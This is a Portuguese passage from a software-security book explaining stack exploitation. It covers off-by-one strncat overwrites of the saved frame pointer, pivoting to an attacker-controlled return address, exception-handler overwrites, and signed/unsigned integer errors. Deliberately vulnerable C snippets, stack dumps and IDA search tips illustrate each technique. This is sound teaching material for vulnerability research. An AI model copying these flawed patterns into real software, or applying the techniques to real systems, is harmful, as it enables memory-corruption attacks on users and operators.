Algumas funções de string são projetadas para *sempre* posicionar um caractere NULL de término no fim de uma string. Isso é provavelmente melhor que deixar o posicionamento do NULL para o programador, mas ainda podem ocorrer problemas. A aritmética incorporada a algumas dessas funções pode ser confusa e, em alguns casos, poderia resultar no posicionamento do caractere NULL *depois* do fim do buffer. Essa é uma situação "off-by-one" em que um único byte da memória é sobrescrito. Na stack, esse problema de um byte aparentemente pequeno pode deixar o programa completamente explorável.

Um bom exemplo a considerar é a chamada a `strncat()`, que sempre coloca um NULL depois do último byte da transferência de string e assim pode ser utilizado para sobrescrever o *stack frame pointer* (ponteiro do frame da pilha). A próxima função retirada da stack move o EBP salvo para o ESP, o *stack pointer* (Figura 7.6).




Figura 7.6: Problemas de "off-by-one" são difíceis de identificar. Nesse exemplo, o BUFFER-alvo é utilizado para sobrescrever o EBP salvo.

Considere o código simples a seguir:

```
1. void test1(char *p)
2. {
3.        char t[12];
4.        strcpy(t, "test");
5.        strncat(t, p, 12-4);
6. }
```

Depois que linha 4 foi executada, a stack se parece com isto:

```
0012FEC8  74 65 73 74  test <- character array
0012FECC  00 CC CC CC  .ÌÌÌ <- character array
0012FED0  CC CC CC CC  ÌÌÌÌ <- character array
0012FED4  2C FF 12 00  ,ÿ.. <- saved ebp
0012FED8  B2 10 40 00  2.@. <- saved eip
```

Observe que 12 bytes foram alocados para o array de caracteres t[12].

Se fornecermos uma string curta xxx em p, a stack agora irá se parecer com isto:

```
0012FEC8  74 65 73 74  test
0012FECC  78 78 78 00  xxx. <- appended "xxx"
0012FED0  CC CC CC CC  ÌÌÌÌ
0012FED4  2C FF 12 00  ,ÿ..
0012FED8  B2 10 40 00  ².@.
```

Observe que xxx foi acrescentada e um caractere NULL de término foi posicionado bem no final.

Agora, o que acontece se em vez disso fornecermos uma string muito grande como xxxxxxxxxxx? A stack acaba se parecendo com isto:

```
0012FEC8  74 65 73 74  test
0012FECC  78 78 78 78  xxxx
0012FED0  78 78 78 78  xxxx
0012FED4  00 FF 12 00  .ÿ.. <- notice NULL byte overwrite
0012FED8  B2 10 40 00  ².@.
```

Quando a função retorna, os seguintes opcodes são executados:

```
00401078   mov        esp,ebp
0040107A   pop        ebp
0040107B   ret
```

Você pode ver que o ESP é restaurado a partir do EBP armazenado no registrador. Isso termina bem. Em seguida, veremos que o EBP salvo é restaurado a partir da stack, mas o EBP na stack é o valor que acabamos de modificar. Isso significa que o

EBP agora está corrompido. Quando a próxima função na stack retorna, os mesmos opcodes são repetidos:

```
004010C2    mov         esp,ebp
004010C4    pop         ebp
004010C5    ret
```

Aqui vemos nosso recém-corrompido EBP transformado em um stack pointer.

Considere um arranjo de stack mais complexo em que controlamos os dados em vários locais. A stack a seguir contém uma string de `ffff`s que foi posicionada aí pelo invasor em uma chamada anterior. O EBP correto deve ser `0x12FF28`, mas como você pode ver, sobrescrevemos o valor com `0x12FF00`. O detalhe crucial a observar aqui é que `0x12FF00` cai dentro da string de caracteres `ffff` *que controlamos* na stack. Isso significa que podemos forçar um retorno para um local que controlamos e assim causar um ataque bem-sucedido de buffer overflow:

```
0012FE78  74 65 73 74  test
0012FE7C  78 78 78 78  xxxx
0012FE80  78 78 78 78  xxxx
0012FE84  78 78 78 78  xxxx
0012FE88  78 78 78 78  xxxx
0012FE8C  78 78 78 78  xxxx
0012FE90  00 FF 12 00  .ÿ.. <- note que causamos um overflow c/ um NULL
0012FE94  C7 10 40 00  Ç.@.
0012FE98  88 2F 42 00  ./B.
0012FE9C  80 FF 12 00  .ÿ..
0012FEA0  00 00 00 00  ....
0012FEA4  00 F0 FD 7F  . ðy´.
0012FEA8  CC CC CC CC  ÌÌÌÌ
0012FEAC  CC CC CC CC  ÌÌÌÌ
0012FEB0  CC CC CC CC  ÌÌÌÌ
0012FEB4  CC CC CC CC  ÌÌÌÌ
0012FEB8  CC CC CC CC  ÌÌÌÌ
0012FEBC  CC CC CC CC  ÌÌÌÌ
0012FEC0  CC CC CC CC  ÌÌÌÌ
0012FEC4  CC CC CC CC  ÌÌÌÌ
0012FEC8  CC CC CC CC  ÌÌÌÌ
0012FECC  CC CC CC CC  ÌÌÌÌ
0012FED0  CC CC CC CC  ÌÌÌÌ
0012FED4  CC CC CC CC  ÌÌÌÌ
0012FED8  CC CC CC CC  ÌÌÌÌ
0012FEDC  CC CC CC CC  ÌÌÌÌ
0012FEE0  CC CC CC CC  ÌÌÌÌ
0012FEE4  CC CC CC CC  ÌÌÌÌ
0012FEE8  66 66 66 66  ffff
0012FEEC  66 66 66 66  ffff
```

```
0012FEF0  66 66 66 66  ffff
0012FEF4  66 66 66 66  ffff
0012FEF8  66 66 66 66  ffff
0012FEFC  66 66 66 66  ffff
0012FF00  66 66 66 66  ffff <- o EBP corrompido aponta para aqui agora
0012FF04  46 46 46 46  FFFF
0012FF08  CC CC CC CC  ÌÌÌÌ
0012FF0C  CC CC CC CC  ÌÌÌÌ
0012FF10  CC CC CC CC  ÌÌÌÌ
0012FF14  CC CC CC CC  ÌÌÌÌ
0012FF18  CC CC CC CC  ÌÌÌÌ
0012FF1C  CC CC CC CC  ÌÌÌÌ
0012FF20  CC CC CC CC  ÌÌÌÌ
0012FF24  CC CC CC CC  ÌÌÌÌ
0012FF28  80 FF 12 00  .ÿ.. <- locação original do EBP
0012FF2C  02 11 40 00  ..@.
0012FF30  70 30 42 00  p0B.
```

Observe que o invasor colocou FFFF na string logo depois da nova localização do EBP. Como o código de epílogo emite um comando `pop ebp` um pouco antes do retorno, o valor armazenado na nova localização EBP é removido da stack. O ESP fragmenta em direção a uma localização, a `0x12FF04`. Se colocarmos nosso EIP injetado em `0x12FF04`, o novo EIP será configurado como `0x46464646`. Um ataque bem-sucedido.

Sobrescrevendo quadros do handler de exceção

Em geral, ponteiros para handlers de exceção também são armazenados na stack. Isso significa que podemos utilizar um stack overflow para sobrescrever um ponteiro de handler de exceção como uma variação do "esmagamento da pilha". Utilizando um overflow muito grande, podemos sobrescrever depois do fim da stack e intencionalmente fazer com que uma exceção ocorra. Então, como já sobrescrevemos o ponteiro do handler de exceção, a exceção fará com que nosso payload seja executado (Figura 7.7). O diagrama a seguir ilustra um buffer injetado que extravasa depois do fim da stack. O invasor sobrescreveu o registro do handler de exceção que está armazenado na stack. O novo registro aponta para um payload de ataque de modo que quando o SEGV ocorre, o processador salta para o código de ataque e prossegue alegremente.

Erros aritméticos no gerenciamento de memória

Bugs na aritmética, especialmente na aritmética de ponteiro (que rapidamente pode tornar-se complexa) pode levar a cálculos errôneos do tamanho de buffer e assim a buffer overflows. Quando escrevíamos este livro, bugs na aritmética de ponteiros continuavam sendo uma área praticamente inexplorada pelos invasores. Alguns overflows remotos mortais que permitem acesso de root apostam nesta técnica de exploração.




Figura 7.7: Utilizando handlers de exceção como parte do buffer overflow. O handler de exceção aponta para o payload.

Números relacionados ao tamanho de buffer são freqüentemente controlados por um invasor tanto direta como indiretamente. Valores diretos costumam ser obtidos nos cabeçalhos de pacotes (que podem ser manipulados). Valores indiretos são obtidos com o uso da `strlen()` em um buffer controlado pelo usuário. Na última situação, o invasor ganha controle dos cálculos numéricos de comprimento controlando o tamanho da string que é injetada.

Valores negativos iguais a valores grandes

Computadores digitais representam números de maneiras interessantes. Às vezes, inteiros podem se tornar tão grandes que eles "extravasam" a representação do tamanho de inteiros utilizada pela máquina. Se for injetado exatamente o comprimento correto de string, às vezes o invasor pode forçar cálculos de comprimento em valores negativos. Como resultado dessas formas representacionais misteriosas, quando o valor negativo é tratado como um número unsigned, ele é tratado como um número muito grande. Pense no fato de que em um esquema representacional comum, –1 (para inteiros de 32 bits) é o mesmo que `0xFFFFFFFF` que, calculado como um grande número unsigned, é 4294967295.

Considere trecho de código a seguir:

```
int main(int argc, char* argv[])
{
    char _t[10];

    char p[]="xxxxxxx";
    char k[]="zzzz";

    strncpy(_t, p, sizeof(_t));
    strncat(_t, k, sizeof(_t) - strlen(_t) - 1);

    return 0;
}
```

Depois da execução, a string resultante em t é xxxxxxxzz;.

Se fornecermos exatamente dez caracteres em p (xxxxxxxxxx), então sizeof(_t) e strlen(_t) serão iguais e o cálculo do comprimento final acabará sendo –1 ou 0xFFFFFFFF. Como o argumento para strncat é unsigned, ele acaba sendo interpretado como um número muito grande e a strncat permanece efetivamente ilimitada. O resultado é corrupção de stack que fornece a capacidade de sobrescrever o ponteiro de instruções ou outros valores salvos na stack.

A stack modificada se parece com isto:

```
0012FF74  78 78 78 78  xxxx
0012FF78  78 78 78 78  xxxx
0012FF7C  78 78 CC CC  xxÌÌ
0012FF80  C0 FF 12 7A  Àÿ.z <- corrupção aqui
0012FF84  7A 7A 7A 00  zzz. <- e aqui.
```

Identificando o problema no código

```
0040D603   call        strlen (00403600)
0040D608   add         esp,4
0040D60B   mov         ecx,0Ah
0040D610   sub         ecx,eax
0040D612   sub         ecx,1          <- suspeito
```

No trecho anterior, vemos uma chamada a strlen e uma série de subtrações. Esse é um bom local para verificar um possível problema de comprimento signed.

Para um valor de 32 bits signed, 0x7FFFFFFF é valor máximo e 0x80000000 o valor mínimo. O truque com relação a erros de intervalo é fazer com que o número passe de "positivo" para "negativo" ou vice-versa, freqüentemente apenas com a menor alteração possível.

Invasores habilidosos fazem com que os valores passem de mín./máx. na partição, como mostrado na Figura 7.8.




Figura 7.8: Erros aritméticos são muito sutis e uma excelente fonte de exploração. Uma "minúscula" alteração na representação (às vezes 1 bit) resulta em uma grande alteração no valor.

Não correspondência signed/unsigned

A maioria dos bugs aritméticos é resultado da diferença entre valores signed e unsigned. Em um caso típico, uma comparação é feita permitindo que um bloco de código seja executado se um número estiver abaixo de um certo valor. Por exemplo,

```
if (X < 10)
{
    do_something(X);
}
```

Se `X` for menor que 10, então o bloco de código (`do_something`) será executado. O valor de `X` é então passado para a função `do_something()`. Agora, pense se `X` for igual a –1. O negativo um é menor que 10, portanto o bloco de código executará. Mas lembre-se de que –1 é igual a `0xFFFFFFFF`. Se a função `do_something()` tratar `X` como um *variável unsigned*, então `X` será tratado como um número muito grande: 4294967295, para ser preciso.

Na prática, esse problema pode ocorrer quando o valor `X` está baseado em um número fornecido pelo invasor ou no comprimento de uma string passada para o programa. Considere o seguinte fragmento de código:

```
void parse(char *p)
{
    int size = *p;
    char _test[12];
    int sz = sizeof(_test);
```

```
    if( size < sz )
    {
        memcpy(_test, p, size);
    }
}
int main(int argc, char* argv[])
{
    // algum pacote
    char _t[] = "\x05\xFF\xFF\xFF\x10\x10\x10\x10\x10\x10";

    char *p = _t;
    parse(p);

    return 0;
}
```

O código do parser obtém a variável de tamanho a partir de `*p`. Como um exemplo, forneceremos o valor `0xFFFFFF05` (na ordem de bytes little endian). Como um valor signed isso é -251, como um valor unsigned isso é 4294967045, um número muito grande. Podemos ver que -251 é certamente menor que o comprimento do nosso buffer-alvo. Entretanto, `memcpy` não utiliza números negativos, assim o valor é tratado como um grande valor unsigned. No código anterior, `memcpy` utilizará o tamanho como um `int` unsigned e ocorrerá um enorme stack overflow.

Identificando o problema no código

Encontrar não-correspondência de sinal em uma dead list é fácil, porque você verá dois tipos diferentes de instruções jump sendo utilizados em relação à variável. Considere o seguinte código:

```
int a;
unsigned int b;

a = -1;
b = 2;

    if(a <= b)
    {
        puts("this is what we want");
    }

    if(a > 0)
{
    puts("greater than zero");
}
```

Pense na linguagem assembly:

```
a = 0xFFFFFFFF
b = 0x00000002
```

Considere a comparação:

```
0040D9D9 8B 45 FC          mov      eax,dword ptr [ebp-4]
0040D9DC 3B 45 F8          cmp      eax,dword ptr [ebp-8]
0040D9DF 77 0D             ja       main+4Eh (0040d9ee)
```

O `ja` indica uma comparação unsigned. Portanto, a é maior que b e o bloco de código é pulado.

Em outra parte,

```
17:       if(a > 0)
0040DA1A 83 7D FC 00          cmp      dword ptr [ebp-4],0
0040DA1E 7E 0D                jle      main+8Dh (0040da2d)
18:       {
19:           puts("greater than zero");
0040DA20 68 D0 2F 42 00       push     offset string
                                       "greater than zero"
                                       (00422fd0)
0040DA25 E8 E6 36 FF FF       call     puts (00401110)
0040DA2A 83 C4 04             add      esp,4
20:       }
```

Vemos a *mesma posição da memória* comparada e desviada com uma `jle`, uma comparação signed. Isso causa uma suspeita, porque a mesma memória está sendo desviada tanto com critérios signed como unsigned. Os invasores gostam desse tipo de problema.

Identificando o problema com IDA

Encontrar potenciais não-correspondências de sinal fazendo uma varredura no disassembly também é simples e direto. Para comparações unsigned:

```
JA
JB
JAE
JBE
JNB
JNA
```

Para comparações signed:

```
JG
JL
JGE
JLE
```




Figura 7.9: O IDA pode ser utilizado para criar uma lista das várias chamadas à linguagem de assembly e observar onde elas ocorrem. Utilizando uma lista como essa, podemos procurar não-correspondências signed/unsigned para explorar ainda mais.

Utilize um disassembler, como o IDA, para encontrar todas ocorrências de uma operação variável signed. Isso resulta em uma lista de localizações interessantes, como mostrado na Figura 7.9.

Em vez de verificar todas as operações, uma de cada vez, você pode procurar uma expressão regular que inclui todas as chamadas. A Figura 7.10 mostra o uso de `j[gl]` como uma expressão de pesquisa.

Mesmo em programas de médio porte, você pode ler facilmente cada uma das localizações utilizando valores signed. Se as localizações estiverem próximas dos pontos em que a entrada fornecida pelo usuário é tratada (isto é, uma chamada a `recv(..)`), uma investigação mais detalhada pode então revelar que os dados são utilizados na operação signed. Muitas vezes, pode-se tirar vantagem disso a fim de provocar erros aritméticos e de lógica.




Figura 7.10: Utilize a expressão regular `j[gl]` para procurar várias chamadas relevantes ao mesmo tempo.

Valores signed e gerenciamento de memória

Erros semelhantes costumam ser encontrados nas rotinas de gerenciamento de memória. Um erro típico no código se parece com isto:

```
int user_len;
int target_len = sizeof(_t);

user_len = 6;


if(target_len > user_len)
{

    memcpy(_t, u, a);
}
```

Os valores `int` resultam em comparações signed, enquanto a `memcpy` utiliza valores unsigned. *Nenhum alerta é fornecido na compilação desse erro.* Se o valor de `user_len` puder ser controlado pelo invasor, inserir um número grande como `0x8000000C` fará com que a `memcpy` seja executada com um número muito grande.

Podemos identificar variáveis de tamanho no assembly reverso como mostrado na Figura 7.11. Aqui, vemos

```
sub edi, eax
```

onde `edi` é subseqüentemente utilizada como uma variável de tamanho unsigned. Se pudermos controlar o edi ou o eax, seria desejável que o valor de `edi` ultrapassasse o limite zero e se tornasse –1.

